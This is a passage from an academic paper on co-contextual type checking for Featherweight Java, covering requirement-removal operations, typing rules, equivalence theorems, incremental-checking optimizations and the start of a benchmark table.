Remove operations for extends clauses. The function removeExt removes the class header clauses (C. **extends** D). This function, in addition to identifying the requirements regarding **extends** and following the same steps as above for removeM, duplicates all requirements for fields and methods. The duplicate introduces a requirement the same as the existing one, but

$$
\begin{aligned}
&\text{addMs}(C, \overline{M}, CT) = \overline{C.m : \overline{C} \to C'} \cup CT \\
&\text{removeM}(C, C'\ m(\overline{C}\ \overline{x})\ \{\textbf{return}\ e\}, CR) = CR'|_S \\
&\textit{where}\ CR' = \{(T.m : \overline{T} \to T', \mathit{cond} \cup (T \neq C)) \mid (T.m : \overline{T} \to T', \mathit{cond}) \in CR\} \\
&\qquad\qquad \cup (CR \setminus \overline{(T.m : \overline{T} \to T', \mathit{cond})}) \\
&\qquad S = \{(T' = C'\ \mathit{if}\ T = C) \cup (\overline{T = C}\ \mathit{if}\ T = C) \mid (T.m : \overline{T} \to T', \mathit{cond}) \in CR\} \\
&\text{removeMs}(C, \overline{M}, CR) = CR'|_S \\
&\textit{where}\ CR' = \{CR_m \mid (C'\ m(\overline{C}\ \overline{x})\ \{\textbf{return}\ e\}) \in \overline{M} \\
&\qquad\qquad \wedge\, \text{removeM}(C, C'\ m(\overline{C}\ \overline{e})\ \{\textbf{return}\ e\}, CR) = CR_m|_{S_m}\} \\
&\qquad\quad S = \{S_m \mid (C'\ m(\overline{C}\ \overline{x})\ \{\textbf{return}\ e\}) \in \overline{M} \\
&\qquad\qquad \wedge\, \text{removeM}(C, C'\ m(\overline{C}\ \overline{x})\ \{\textbf{return}\ e\}, CR) = CR_m|_{S_m}\}
\end{aligned}
$$

$$
\begin{aligned}
&\text{addExt}(\textbf{class}\ C\ \textbf{extends}\ D, CT) = (C\ \textbf{extends}\ D) \cup CT \\
&\text{removeExt}(\textbf{class}\ C\ \textbf{extends}\ D, CR) = CR'|_S \\
&\textit{where}\ CR' = \{(T.\textbf{extends} : T', \mathit{cond} \cup (T \neq C)) \mid (T.\textbf{extends} : T', \mathit{cond}) \in CR\} \\
&\qquad\qquad \cup \{(T.m : \overline{T} \to T', \mathit{cond} \cup (T \neq C)) \\
&\qquad\qquad\quad \cup (D.m : \overline{T} \to T', \mathit{cond} \cup (T = C)) \mid (T.m : \overline{T} \to T', \mathit{cond}) \in CR\} \\
&\qquad\qquad \cup \{(T.m : \overline{T} \to T', \mathit{cond} \cup (T \neq C))_{opt} \\
&\qquad\qquad\quad \cup (D.m : \overline{T} \to T', \mathit{cond} \cup (T = C))_{opt} \\
&\qquad\qquad\quad \mid (T.m : \overline{T} \to T', \mathit{cond})_{opt} \in CR\} \\
&\qquad\qquad \cup \{(T.f : T', \mathit{cond} \cup (T \neq C)) \cup (D.f : T', \mathit{cond} \cup (T = C)) \\
&\qquad\qquad\quad \mid (T.f : T', \mathit{cond}) \in CR\} \\
&\qquad\quad S = \{(T' = D\ \mathit{if}\ T = C) \mid (T.\textbf{extends} : T', \mathit{cond}) \in CR\}
\end{aligned}
$$

Figure 9 Add and remove operations of method and extends clauses.

with a different receiver, which is the superclass D that potentially declares the required fields and methods. The conditions also change. We add to the existing requirements an inequality condition $(T \neq C)$, to encounter the case when the receiver T is actually replaced by C, but it is required to have a certain field or method, which is declared in D, the superclass of T. This requirement should be discharged because we know the actual type of the required field or method, which is inherited from the given declaration in D. Also, we add an equality condition to the duplicate requirement $T = C$, because this requirement will be discharged when we encounter the actual declarations of fields or methods in the superclass.

We illustrate the removal of **extends** using the class declaration LinkedList **extends** List. Consider the requirement set $CR = (U_3.\mathit{size} : () \to U_4, \emptyset)$. We encounter the declaration for LinkedList and the requirement set changes as follows:

$$
\begin{aligned}
&\text{removeExt}(\textbf{class}\ \mathsf{LinkedList}\ \textbf{extends}\ \mathsf{List}, CR) = \\
&\quad \{(U_3.\mathit{size} : () \to U_4, U_3 \neq \mathsf{LinkedList}), (\mathsf{List}.\mathit{size} : () \to U_4, U_3 = \mathsf{LinkedList})\}|_S,
\end{aligned}
$$

where $S = \emptyset$. S is empty, because there are no requirements on **extends**. If we learn at some point that $U_3 = \mathsf{LinkedList}$, then the requirement $(U_3.\mathit{size} : () \to U_4, U_3 \neq \mathsf{LinkedList})$

is discharged because its condition is unsatisfiable. Also, if we learn that *size* is declared in List, then (List.*size* : () → U_4, U_3 = LinkedList) is discharged applying removeM, as shown above, and U_4 can be replaced by its actual type.

Usage and necessity of conditions. As shown throughout this section, conditions play an important role to enable merging and removal of requirements over nominal receiver types and to support inheritance. Because of nominal typing, field and method lookup depends on the name of the defining context and we do not know the actual type of the receiver class when encountering a field or method reference. Thus, it is impossible to deduce their types until more information is known. Moreover, if a class is required to have fields/methods, which are actually declared in a superclass of the required class, then we need to deduce their actual type/signature and meanwhile fulfill the respective requirements. For example, considering the requirement U_3.*size* : () → U_4, if U_3 = LinkedList, LinkedList **extends** List, and *size* is declared in List, then we have to deduce the actual type of U_4 and satisfy this requirement. To overcome these obstacles we need additional structure to maintain the relations between the required classes and the declared ones, and also to reason about the partial fulfillment of requirements. Conditions come to place as the needed structure to maintain these relations and indicate the fulfillment of requirements.

4 Co-Contextual Featherweight Java Typing Rules

In this section we derive co-contextual FJ's typing rules systematically from FJ's typing rules. The main idea is to transform the rules into a form that eliminates any context dependencies that require top-down propagation of information.

Concretely, context and class table requirements (Section 3) in output positions to the right replace typing contexts and class tables in input positions to the left. Additionally, co-contextual FJ propagates constraint sets S in output positions. Note that the program typing judgment does not change, because programs are closed, requiring neither typing context nor class table inputs. Correspondingly, neither context nor class table requirements need to be propagated as outputs.

Figure 10 shows the co-contextual FJ typing rules (the reader may want to compare against contextual FJ in Figure 3). In what follows, we will discuss the rules for each kind of judgment.

4.1 Expression Typing

Typing rule TC-Var is dual to the standard variable lookup rule T-Var. It marks a distinct *occurrence* of x (or the self reference **this**) by assigning a fresh class variable U. Furthermore, it introduces a new context requirement $\{x : U\}$, as the dual operation of context lookup for variables x ($\Gamma(x) = C$) in T-Var. Since the latter does not access the class table, dually, TC-Var outputs empty class table requirements.

Typing rule TC-Field is dual to T-Field for field accesses. The latter requires a field name lookup (field), which, dually, translates to a new class requirement for the field f_i, i.e., $(T_e.f_i : U, \emptyset)$ (cf. Section 3). Here, T_e is the class type of the receiver e. U is a fresh class variable, marking a distinct occurrence of field name f_i, which is the class type of the entire expression. Furthermore, we merge the new field requirement with the class table requirements CR_e propagated from e. The result of merging is a new set of requirements CR and a new set of constraints S_{cr}. Just as the context Γ is passed into the subexpression e in T-Field, we propagate the context requirements for e for the entire expression. Finally,

$$\textsc{TC-Var}\ \frac{U \text{ is fresh}}{x : U \mid \emptyset \mid x : U \mid \emptyset}$$

$$\textsc{TC-Field}\ \frac{e : T_e \mid S_e \mid R_e \mid CR_e \qquad CR|_{S_f} = \text{merge}_{CR}(CR_e, (T_e.f_i : U, \emptyset)) \qquad U \text{ is fresh}}{e.f_i : U \mid S_e \cup S_f \mid R_e \mid CR}$$

$$\textsc{TC-Invk}\ \frac{\begin{array}{c} e : T_e \mid S_e \mid R_e \mid CR_e \qquad \overline{e : T \mid S \mid R \mid CR} \\ CR_m = (T_e.m : \overline{U} \to U', \emptyset) \qquad \overline{S_s = \{T <: U\}} \qquad U',\ \overline{U} \text{ are fresh} \\ R'|_{S_r} = \text{merge}_R(R_e, \overline{R}) \qquad CR'|_{S_{cr}} = \text{merge}_{CR}(CR_e, CR_m, \overline{CR}) \end{array}}{e.m(\overline{e}) : U' \mid \overline{S} \cup S_e \cup \overline{S_s} \cup S_r \cup S_{cr} \mid R' \mid CR'}$$

$$\textsc{TC-New}\ \frac{\begin{array}{c} \overline{e : T \mid S \mid R \mid CR} \qquad CR_f = (C.\textbf{init}(\overline{U}), \emptyset) \qquad \overline{S_s = \{T <: U\}} \\ \overline{U} \text{ is fresh} \qquad R'|_{S_r} = \text{merge}_R(\overline{R}) \qquad CR'|_{S_{cr}} = \text{merge}_{CR}(CR_f, \overline{CR}) \end{array}}{\textbf{new}\ C(\overline{e}) : C \mid \overline{S} \cup \overline{S_s} \cup S_r \cup S_{cr} \mid R' \mid CR'}$$

$$\textsc{TC-UCast}\ \frac{e : T_e \mid S_e \mid R_e \mid CR_e \qquad S_s = \{T_e <: C\}}{(C)e : C \mid S_e \cup S_s \mid R_e \mid CR_e}$$

$$\textsc{TC-DCast}\ \frac{e : T_e \mid S_e \mid R_e \mid CR_e \qquad S_s = \{C <: T_e\} \qquad S_n = \{C \neq T_e\}}{(C)e : C \mid S_e \cup S_s \cup S_n \mid R_e \mid CR_e}$$

$$\textsc{TC-SCast}\ \frac{e : T_e \mid S_e \mid R_e \mid CR_e \qquad S_s = \{C \not<: T_e\} \qquad S'_s = \{T_e \not<: C\}}{(C)e : C \mid S_e \cup S_s \cup S'_s \mid R_e \mid CR_e}$$

$$\textsc{TC-Method}\ \frac{\begin{array}{c} e : T_e \mid S_e \mid R_e \mid CR_e \qquad \overline{S_x = \{C = R_e(x) \mid x \in \text{dom}(R_e)\}} \\ S_c = \{U_c = R_e(\textbf{this}) \mid \textbf{this} \in \text{dom}(R_e)\} \qquad S_s = \{T_e <: C_0\} \\ R_e - \textbf{this} - \overline{x} = \emptyset \qquad U_c,\ U_d \text{ are fresh} \\ CR|_{S_{cr}} = \text{merge}_{CR}(CR_e, (U_c\ .\textbf{extends}: U_d, \emptyset), (U_d.m : \overline{C} \to C_0, \emptyset)_{opt}) \end{array}}{C_0\ m(\overline{C}\ \overline{x})\ \{\textbf{return}\ e\}\ \text{OK} \mid S_e \cup S_s \cup S_c \cup S_{cr} \cup \overline{S}_x \mid U_c \mid CR}$$

$$\textsc{TC-Class}\ \frac{\begin{array}{c} K = C(\overline{D}'\ \overline{g}, \overline{C}'\ \overline{f})\{\textbf{super}(\overline{g}); \textbf{this}.\overline{f} = \overline{f}\} \qquad \overline{M\ \text{OK} \mid S \mid U \mid CR} \\ CR'|_{S_{cr}} = \text{merge}_{CR}((D.\textbf{init}(\overline{D}'), \emptyset), \overline{CR}) \qquad \overline{S_{eq} = \{U = C\}} \end{array}}{\textbf{class}\ C\ \textbf{extends}\ D\{\overline{C}\ \overline{f};\ K\ \overline{M}\}\ \text{OK} \mid \overline{S} \cup \overline{S}_{eq} \cup S_{cr} \mid CR'}$$

$$\textsc{TC-Program}\ \frac{\begin{array}{c} \overline{L\ \text{OK} \mid S \mid CR} \qquad \text{merge}_{CR}(\overline{CR}) = CR'|_{S'} \\ \biguplus_{L' \in \overline{L}}(\text{removeMs}(CR', L') \uplus \text{removeFs}(CR', L') \uplus \text{removeCtor}(CR', L') \\ \uplus\, \text{removeExt}(CR', L')) = \emptyset|_S \end{array}}{\overline{L}\ \text{OK} \mid \overline{S} \cup S' \cup S}$$

Figure 10 A co-contextual formulation of the type system of Featherweight Java.

we propagate both the constraints S_e for e and the merge constraints S_f as the resulting output constraints.

Typing rule TC-Invk is dual to T-Invk for method invocations. Similarly to field access, the dual of method lookup is introducing a requirement for the method m and merge it

with the requirements from the premises. Again, we choose fresh class variables for the method signature $\overline{U} \to U'$, marking a distinct occurrence of m. We type check the list $\overline{e}$ of parameters, adding a subtype constraint $\overline{T} <: \overline{U}$, corresponding to the subtype check in T-Invk. Finally, we merge all context and class table requirements propagated from the receiver e and the parameters $\overline{e}$, and all the constraints.

Typing rule TC-New is dual to T-New for object creation. We add a new class requirement $C.\mathbf{init}(\overline{U})$ for the constructor of class C, corresponding to the $fields$ operation in FJ. We cannot look up the fields of C in the class table, therefore we assign fresh class variables $\overline{U}$ for the constructor signature. We add the subtyping constraint $\overline{T} <: \overline{U}$ for the parameters, analogous to the subtype check in T-New. As in the other rules, we propagate a collective merge of the propagated requirement structures/constraints from the subexpressions with the newly created requirements/constraints.

Typing rules for casts, i.e., TC-UCast, TC-DCast and TC-SCast are straightforward adaptions of their contextual counterparts following the same principles. These three type rules do overlap. We do not distinguish them in the formalization, but to have an algorithmic formulation, we implement different node names for each of them. That is, typing rules for casts are syntactically distinguished.

4.2 Method Typing

The typing rule TC-Method is dual to T-Method for checking method declarations. For checking the method body, the contextual version extends the empty typing context with entries for the method parameters $\overline{x}$ and the self-reference **this**, which is implicitly in scope. Dually, we remove the requirements on the parameters and self-reference in R_e propagated from the method body. Corresponding to extending an empty context, the removal should leave no remaining requirements on the method body. Furthermore, the equality constraints $\overline{S_x}$ ensure that the annotated class types for the parameters agree with the class types in R_e.[2] This corresponds to binding the parameters to the annotated classes in a typing context. Analogously, the constraints S_c deal with the self-reference. For the latter, we need to know the associated class type, which in the absence of the class table is at this point unknown. Hence, we assign a fresh class variable U_c for the yet to be determined class containing the method declaration. The contextual rule T-Method further checks if the method declaration correctly overrides another method declaration in the superclass, that is, if it exists in the superclass must have the same type. We choose another fresh class variable U_d for the yet to be determined superclass of U_c and add appropriate supertype and optional method override requirements. We assign to the optional method requirement $U_d.m$ the type of m declared in U_c. If later is known that there exists a declaration for m in the actual type of U_d, the optional requirement is considered and equality constraints are generated. These constraints ensure that the required type of m in the optional requirement is the same as the provided type of m in the actual superclass of U_c. Otherwise this optional method requirement is invalidated and not considered. By doing so, we enable the feature of subtype polymorphism for co-contextual FJ. Finally, we add the subtype constraint ensuring that the method body's type is conforming to the annotated return type.

[2] Note that a parameter x occurs in the method body if and only if there is a requirement for x in R_e (i.e., $x \in \mathrm{dom}(R_e)$), which is due to the bottom-up propagation. The same holds for the self-reference **this**.

4.3 Class Typing

Typing rule TC-Class is used for checking class declarations. A declaration of a given class C provides definite information on the identity of its superclass D, constructor, fields, and methods signatures. Dual to the fields lookup for superclass D in T-Class, we add the constructor requirement $D.\mathbf{init}(\overline{D}')$. We merge this requirement with all requirements generated from type checking C's method declarations $\overline{M}$. Recall that typing of method m yields a distinct class variable U for the enclosing class type, because we type check each method declaration independently. Therefore, we add the constraints $\overline{\{U = C\}}$, effectively completing the method declarations with their enclosing class C.

4.4 Program Typing

Type rule TC-Program checks a list of class declarations $\overline{L}$. Class declarations of all classes provide a definite information on the identity of their super classes, constructor, fields, methods signatures. Dual to adding clauses in the class table by constructing it, we remove requirements with respect to the provided information from the declarations. Hence, dually to class table being fully extended with clauses from all class declarations, requirements are empty. The result of removing different clauses is a new set of requirement and a set of constraints. Hence, we use notation $\uplus$ to express the union of the returned tuples (requirements and constraints), i.e., $CR|_S \uplus CR'|_{S'} = CR \cup CR'|_{S \cup S'}$ After applying remove to the set of requirements, the set should be empty at this point. A class requirement is discharged from the set, either when performing remove operation (Section 3), or when it is satisfied (all conditions hold).

As shown, we can systematically derive co-contextual typing rules for Featherweight Java through duality.

5 Typing Equivalence

In this section, we prove the typing equivalence of expressions, methods, classes, and programs between FJ and co-contextual FJ. That is, (1) we want to convey that an expression, method, class and program is type checked in FJ if and only if it is type checked in co-contextual FJ, and (2) that there is a correspondence relation between typing constructs for each typing judgment.

We use σ to represent substitution, which is a set of bindings from class variables to class types ($\{U \mapsto C\}$). projExt(CT) is a function that given a class table CT returns the immediate subclass relation Σ of classes in CT. That is, $\Sigma := \{(\mathsf{C}_1, \mathsf{C}_2) \mid (\mathsf{C}_1\ \mathbf{extends}\ \mathsf{C}_2) \in CT\}$. Given a set of constraints S and a relation between class types Σ, where $\text{projExt}(CT) = \Sigma$, then the solution to that set of constraints is a substitution, i.e., $\text{solve}(S, \Sigma) = \sigma$. Also we assume that every element of the *class table*, i.e., super types, constructors, fields and methods types are class type, namely ground types. Ground types are types that cannot be substituted.

Initially, we prove equivalence for expressions. Let us first delineate the *correspondence relation*. Correspondence states that *a*) the types of expressions are the same in both formulations, *b*) provided variables in context are more than required ones in context requirements and *c*) provided class members are more than required ones. Intuitively, an expression to be well-typed in co-contextual FJ should have all requirements satisfied. Context requirements are satisfied when for all required variables, we find the corresponding bindings in context. Class table requirements are satisfied, when for all valid requirements, i.e., all

conditions of a requirement hold, we can find a corresponding declaration in a class of the same type as the required one, or in its superclasses. The relation between the class table and class requirements is formally defined in our technical report [10].

▶ **Definition 1** (Correspondence relation for expressions)**.** Given judgments $\Gamma; CT \vdash e : C$, $e : T \mid S \mid R \mid CR$, and $\text{solve}(\Sigma, S) = \sigma$, where $\text{projExt}(CT) = \Sigma$. The correspondence relation between Γ and R, CT and CR, written $(C, \Gamma, CT) \rhd \sigma(T, R, CR)$, is defined as:
(a) $C = \sigma(T)$
(b) $\Gamma \supseteq \sigma(R)$
(c) $CT\ satisfies\ \sigma(CR)$

We stipulate two different theorems to state both directions of equivalence for expressions.

▶ **Theorem 2** (Equivalence of expressions: $\Rightarrow$)**.** *Given* $e,\ C,\ \Gamma,\ CT$, *if* $\Gamma; CT \vdash e : C$, *then there exists* $T,\ S,\ R,\ CR,\ \Sigma,\ \sigma$, *where* $\text{projExt}(CT) = \Sigma$ *and* $\text{solve}(\Sigma, S) = \sigma$, *such that* $e : T \mid S \mid R \mid CR$ *holds,* σ *is a ground solution and* $(C, \Gamma, CT) \rhd \sigma(T, R, CR)$ *holds.*

▶ **Theorem 3** (Equivalence of expressions: $\Leftarrow$)**.** *Given* $e,\ T,\ S,\ R,\ CR,\ \Sigma$, *if* $e : T \mid S \mid R \mid CR$, $\text{solve}(\Sigma, S) = \sigma$, *and* σ *is a ground solution, then there exists* $C,\ \Gamma,\ CT$, *such that* $\Gamma; CT \vdash e : C$, $(C, \Gamma, CT) \rhd \sigma(T, R, CR)$ *and* $\text{projExt}(CT) = \Sigma$.

Theorems 2 and 3 are proved by induction on the typing judgment of expressions. The most challenging aspect consists in proving the relation between the class table and class table requirements. In Theorem 2, the class table is given and the requirements are a collective merge of the propagated requirement from the subexpressions with the newly created requirements. In Theorem 3, the class table is not given,therefore we construct it through the information retrieved from *ground class requirements*. We ensure class table correctness and completeness with respect to the given requirements. First, we ensure that the class table we construct is correct, i.e., types of **extends**, fields, and methods clauses we add in the class table are equal to the types of the same **extends**, fields, and methods if they already exist in the class table. Second, we ensure that the class table we construct is complete, i.e., the constructed class table satisfies all given requirements.

Next, we present the theorem of equivalence for methods. The difference from expressions is that there is no context, therefore no relation between context and context requirements is required. Instead, the fresh class variable introduced in co-contextual FJ as a placeholder for the actual class, where the method under scrutiny is type checked in, after substitution should be the same as the class where the method is type checked in FJ.

▶ **Theorem 4** (Equivalence of methods: $\Rightarrow$)**.**
Given $m,\ C,\ CT$, *if* $C; CT \vdash C_0\ m(\overline{C}\ \overline{x})\{return\ e\}$
OK, *then there exists* $S,\ T,\ CR,\ \Sigma,\ \sigma$, *where* $\text{projExt}(CT) = \Sigma$ *and* $\text{solve}(\Sigma, S) = \sigma$, *such that*
$C_0\ m(\overline{C}\ \overline{x})\ \{return\ e_0\}\ OK \mid S \mid T \mid CR$ *holds,* σ *is a ground solution and*
$(C, CT) \rhd_m \sigma(T, CR)$ *holds.*

▶ **Theorem 5** (Equivalence of methods: $\Leftarrow$)**.**
Given $m,\ T,\ S,\ CR,\ \Sigma$, *if* $C_0\ m(\overline{C}\ \overline{x})\ \{return\ e_0\}$
$OK \mid S \mid T \mid CR$, $\text{solve}(\Sigma, S) = \sigma$, *and* σ *is a ground solution, then there exists* $C,\ CT$, *such that* $C; CT \vdash C_0\ m(\overline{C}\ \overline{x})\{return\ e\}\ OK$ *holds,* $(C, CT) \rhd_m \sigma(T, CR)$ *and* $\text{projExt}(CT) = \Sigma$.

Theorems 5 and 6 are proved by induction on the typing judgment. The difficulty increases in proving equivalence for methods because we have to consider the optional requirement,

as introduced in the previous sections. It requires a different strategy to prove the relation between the class table and optional requirements; we accomplish the proof by using case distinction. We have a detailed proof for method declaration, and also how this affects class table construction, and we prove a correct and complete construction of it.

Lastly, we present the theorem of equivalence for classes and programs.

▶ **Theorem 6** (Equivalence of classes: $\Rightarrow$). *Given* C, CT, *if* $CT \vdash$ *class* C *extends* D $\{\overline{C}\ \overline{f}; K\ \overline{M}\}$ OK, *then there exists* S, CR, Σ, σ, *where* $\text{projExt}(CT) = \Sigma$ *and* $\text{solve}(\Sigma, S) = \sigma$, *such that class* C *extends* $D\{\overline{C}\ \overline{f};\ K\ \overline{M}\}$ $OK \mid S \mid CR$ *holds,* σ *is a ground solution and* $(CT) \rhd_c \sigma(CR)$ *holds.*

▶ **Theorem 7** (Equivalence of classes: $\Leftarrow$). *Given* C, CR, Σ, *if class* C *extends* $D\{\overline{C}\ \overline{f};\ K\ \overline{M}\}$ $OK \mid S \mid CR$, $\text{solve}(\Sigma, S) = \sigma$, *and* σ *is a ground solution, then there exists* CT, *such that* $CT \vdash$ *class* C *extends* D $\{\overline{C}\ \overline{f}; K\ \overline{M}\}$ OK *holds,* $(CT) \rhd_c \sigma(CR)$ *holds and* $\text{projExt}(CT) = \Sigma$.

Theorems 8 and 9 are proved by induction on the typing judgment. Class declaration requires to prove only the relation between the class table and class table requirements since there is no context.

Typing rule for programs does not have as inputs context and class table, therefore there is no relation between context, class table and requirements. The equivalence theorem describes that a program in FJ and co-contextual FJ is well-typed.

▶ **Theorem 8** (Equivalence for programs: $\Rightarrow$). *Given* $\overline{L}$, *if* $\overline{L}$ OK, *then there exists* S, Σ, σ, *where* $\text{projExt}(\overline{L}) = \Sigma$ *and* $\text{solve}(\Sigma, S) = \sigma$, *such that* $\overline{L}$ $OK \mid S$ *holds and* σ *ground solution.*

▶ **Theorem 9** (Equivalence for programs: $\Leftarrow$). *Given* $\overline{L}$, *if* $\overline{L}$ $OK \mid S$, $\text{solve}(\Sigma, S) = \sigma$, *where* $\text{projExt}(\overline{L}) = \Sigma$, *and* σ *is a ground solution, then* $\overline{L}$ OK *holds.*

Theorems 10 and 11 are proved by induction on the typing judgment. In here, we prove that a class table containing all clauses provided from the given class declarations is dual to empty class table requirements in the inductive step.
We refer to our technical report [10] for omitted definitions, lemmas, and proofs.

6 Efficient Incremental FJ Type Checking

The co-contextual FJ model from Section 3 and 4 was designed such that it closely resembles the formulation of the original FJ type system, where all differences are motivated by dually replacing contextual operations with co-contextual ones. As such, this model served as a good basis for the equivalence proof from the previous section. However, to obtain a type checker implementation for co-contextual FJ that is amenable to efficient incrementalization, we have to employ a number of behavior-preserving optimizations. In the present section, we describe these optimization and the resulting *incremental* type checker implementation for co-contextual FJ. The source code is available online at `https://github.com/seba--/incremental`.

Condition normalization. In our formal model from Section 3 and 4, we represent context requirements as a set of conditional class requirements $CR \subset \mathit{Creq} \times \mathit{cond}$. Throughout type checking, we add new class requirements using function merge, but we only discharge class requirements in rule TC-Program at the very end of type checking. Since merge generates

$3 * m * n$ conditional requirements for inputs with m and n requirements respectively, requirements quickly become intractable even for small programs.

The first optimization we conduct is to eagerly normalize conditions of class requirements. Instead of representing conditions as a list of type equations and inequations, we map receiver types to the following condition representation (shown as Scala code):

```
case class Condition(notGround: Set[CName], notVar: Set[UCName],
                     sameVar: Set[UCName], sameGroundAlternatives: Set[CName]).
```

A condition is true if the receiver type is different from all ground types (CName) and unification variables (UCName) in notGround and notVar, if the receiver type is equal to all unification variables in sameVar, and if sameGroundAlternatives is either empty or the receiver type occurs in it. That is, if sameGroundAlternatives is non-empty, then it stores a set of alternative ground types, one of which the receiver type must be equal to.

When adding an equation or inequation to the condition over a receiver type, we check whether the condition becomes unsatisfiable. For example, when equating the receiver type to the ground type C and notGround.contains(C), we mark the resulting condition to be unsatisfiable. Recognizing unsatisfiable conditions has the immediate benefit of allowing us to discard the corresponding class requirements right away. Unsatisfiable conditions occur quite frequently because merge generates both equations and inequations for all receiver types that occur in the two merged requirement sets.

If a condition is not unsatisfiable, we normalize it such that the following assertions are satisfied: (i) the receiver type does not occur in any of the sets, (ii) sameGroundAlternatives.isEmpty || notGround.isEmpty, and (iii) notVar.intersect(sameVar).isEmpty. Since normalized conditions are more compact, this optimization saves memory and time required for memory management. Moreover, it makes it easy to identify irrefutable conditions, which is the case exactly when all four sets are empty, meaning that there are no further requisites on the receiver type. Such knowledge is useful when merge generates conditional constraints, because irrefutable conditions can be ignored. Finally, condition normalization is a prerequisite for the subsequent optimization.

In-depth merging of conditional class requirements. In the work on co-contextual PCF [6], the number of requirements of an expression was bound by the number of free variables that occur in that expression. To this end, the merge operation used for co-contextual PCF identifies subexpression requirements on the same free variable and merges them into a single requirement. For example, the expression $x + x$ has only one requirement $\{x : U_1\}|_{\{U_1=U_2\}}$, even though the two subexpressions propagate two requirements $\{x : U_1\}$ and $\{x : U_2\}$, respectively.

Unfortunately, the merge operation of co-contextual FJ given in Section 3.2 does not enjoy this property. Instead of merging requirements, it merely collects them and updates their conditions. A more in-depth merge of requirements is possible whenever two code fragments require the same member from the same receiver type. For example, the expression $\mathbf{this}.x + \mathbf{this}.x$ needs only one requirement $\{U_1.x() : U_2\}|_{\{U_1=U_3, U_2=U_4\}}$, even though the two subexpressions propagate two requirements $\{U_1.x() : U_2\}$ and $\{U_3.x() : U_4\}$, respectively. Note that $U_1 = U_3$ because of the use of **this** in both subexpressions, but $U_2 = U_4$ because of the in-depth merge.

However, conditions complicate the in-depth merging of class requirements: We may only merge two requirements if we can also merge their conditions. That is, for conditional requirements $(creq_1, cond_1)$ and $(creq_2, cond_2)$ with the same receiver type, the merged requirement

must have the condition $cond_1 \vee cond_2$. In general, we cannot express $cond_1 \vee cond_2$ using our Condition representation from above because all fields except sameGroundAlternatives represent conjunctive prerequisites, whereas sameGroundAlternatives represents disjunctive prerequisites. Therefore, we only support in-depth merging when the conditions are identical up to sameGroundAlternatives and we use the union operator to combine their sameGroundAlternatives fields.

This optimization may seem a bit overly specific to certain use cases, but it turns out it is generally applicable. The reason is that function removeExt creates requirements of the form $(D.f : T', cond \cup (T = C_i))$ transitively for all subclasses C_i of D where no class between C_i and D defines field f. Our optimization combines these requirements into a single one, roughly of the form $(D.f : T', cond \cup (T = \bigvee_i C_i))$. Basically, this requirement concisely states that D must provide a field f of type T' if the original receiver type T corresponds to any of the subclasses C_i of D.

Incrementalization and continuous constraint solving. We adopt the general incrementalization strategy from co-contextual PCF [6]: Initially, type check the full program bottom-up and memoize the typing output for each node (including class requirements and constraint system). Then, upon a change to the program, recheck each node from the change to the root of the program, reusing the memoized results from unchanged subtrees. This way, incremental type checking asymptotically requires only $\log n$ steps for a program with n nodes.

In our formal model of co-contextual FJ, we collect constraints during type checking and solve them at the end to yield a substitution for the unification variables. As was discussed by Erdweg et al. for co-contextual PCF [6], this strategy is inadequate for incremental type checking, because we would memoize unsolved constraints and thus only obtain an incremental constraint generator, but even a small change would entail that all constraints had to be solved from scratch. In our implementation, we follow Erdweg et al.'s strategy of continuously solving constraints as soon as they are generated, memoizing the resulting partial constraint solutions. In particular, equality constraints that result from merge and remove operations can be solved immediately to yield a substitution, while subtype constraints often have to be deferred until more information about the inheritance hierarchy is available. In the context of FJ with its nominal types, continuous constraint solving has the added benefit of enabling additional requirement merging, for example, because two method requirements share the same receiver type after substitution.

Tree balancing. Even with continuous constraint solving, co-contextual FJ as defined in Section 4 still does not yield satisfactory incremental performance. The reason is that the syntax tree is deformed due to the root node, which consists of a sequence of *all* class declarations in the program. Thus, the root node has a branching factor only bound by the number of classes in the program, whereas the rest of the tree has a relative small branching factor bound by the number of arguments to a method. Since incremental type checking recomputes each step from the changed node to the root node, the type checker would have to repeat discharging class requirements at the root node after every code change, which would seriously impair incremental performance.

To counter this effect, we apply tree balancing as our final optimization. Specifically, instead of storing the class declarations as a sequence in the root node, we allow sequences of class declarations to occur as inner nodes of the syntax tree:

$$L \quad ::= \quad \overline{L} \;\mid\; \textbf{class}\ C\ \textbf{extends}\ D\ \{\overline{C}\ \overline{f};\ K\ \overline{M}\}$$

This allows us to layout a program's class declarations structurally as in $((((C_1\ C_2)\ C_3)\ (C_4\ C_5))\ (C_6\ C_7))$, thus reducing the costs for rechecking any path from a changed node to the root node. As part of this optimization, to satisfy requirements of classes that occur in different tree nodes such as C_1 and C_6, we also neeed to propagate *class facts* such as actual method signatures upwards. As consequence, we can now link classes in any order without changing the type checking result.

We have implemented an incremental co-contextual FJ type checker in Scala using the optimizations described here. In the following section, we present our run-time performance evaluation.

7 Performance Evaluation

We have benchmarked the initial and incremental run-time performance of co-contextual FJ implementation. However, this evaluation makes no claim to be complete, but rather is intended to confirm the feasibility and potential of co-contextual FJ for incremental type checking.

7.1 Evaluation on synthesized FJ programs

Input data. We synthesized FJ programs with 40 root classes that inherit from Object. Each root class starts a binary tree in the inheritance hierarchy of height 5. Thus, each root-class hierarchy contains 31 FJ class declarations. In total, our synthesized programs have $31 * 40 + 3 = 1243$ class declarations, since we always require classes for natural numbers Nat, Zero, and Succ.

Each class has at least a field of type Nat and each class has a single method that takes no arguments and returns a Nat. We generated the method body according to one of three schemes:

- *AccumSuper*: The method adds the field's value of this class to the result of calling the method of the super class.
- *AccumPrev*: Each class in root hierarchy $k > 1$ has an additional field that has the type of the class at the same position in the previous root hierarchy $k - 1$. The method adds the field's value of this class to the result of calling the method of the class at the same position in the previous root hierarchy $k - 1$, using the additional field as receiver object.
- *AccumPrevSuper*: Combines the other two schemes; the method adds all three numbers.

We also varied the names used for the generated fields and methods:

- *Unique*: Every name is unique.
- *Mirrored*: Root hierarchies use the same names in the same classes, but names within a single root hierarchy are unique.
- *Override*: Root hierarchies use different names, but all classes within a single root hierarchy use the same names for the same members.
- *Mir+Over*: Combines the previous two schemes, that is, all classes in all root hierarchies use the same names for the same members.

For evaluating the incremental performance, we invalidate the memoized results for the three Nat classes. This is a critical case because all other classes depend on the Nat classes and a change is traditionally hard to incrementalize.

Table 1 Performance measurement results with $k = 40$ root classes in **Milliseconds**. Numbers in parentheses indicate speedup relative to (javac/contextual) base lines.

Super	javac / contextual	co-contextual init	co-contextual inc
unique	70.00 / 93.99	3117.73 (0.02x / 0.03x)	23.44 (2.9x / 4x)
mirrored	68.03 / 88.73	1860.18 (0.04x / 0.05x)	15.17 (4.5x / 6x)
override	73.18 / 107.83	513.44 (0.14x / 0.21x)	16.92 (4.3x / 6x)
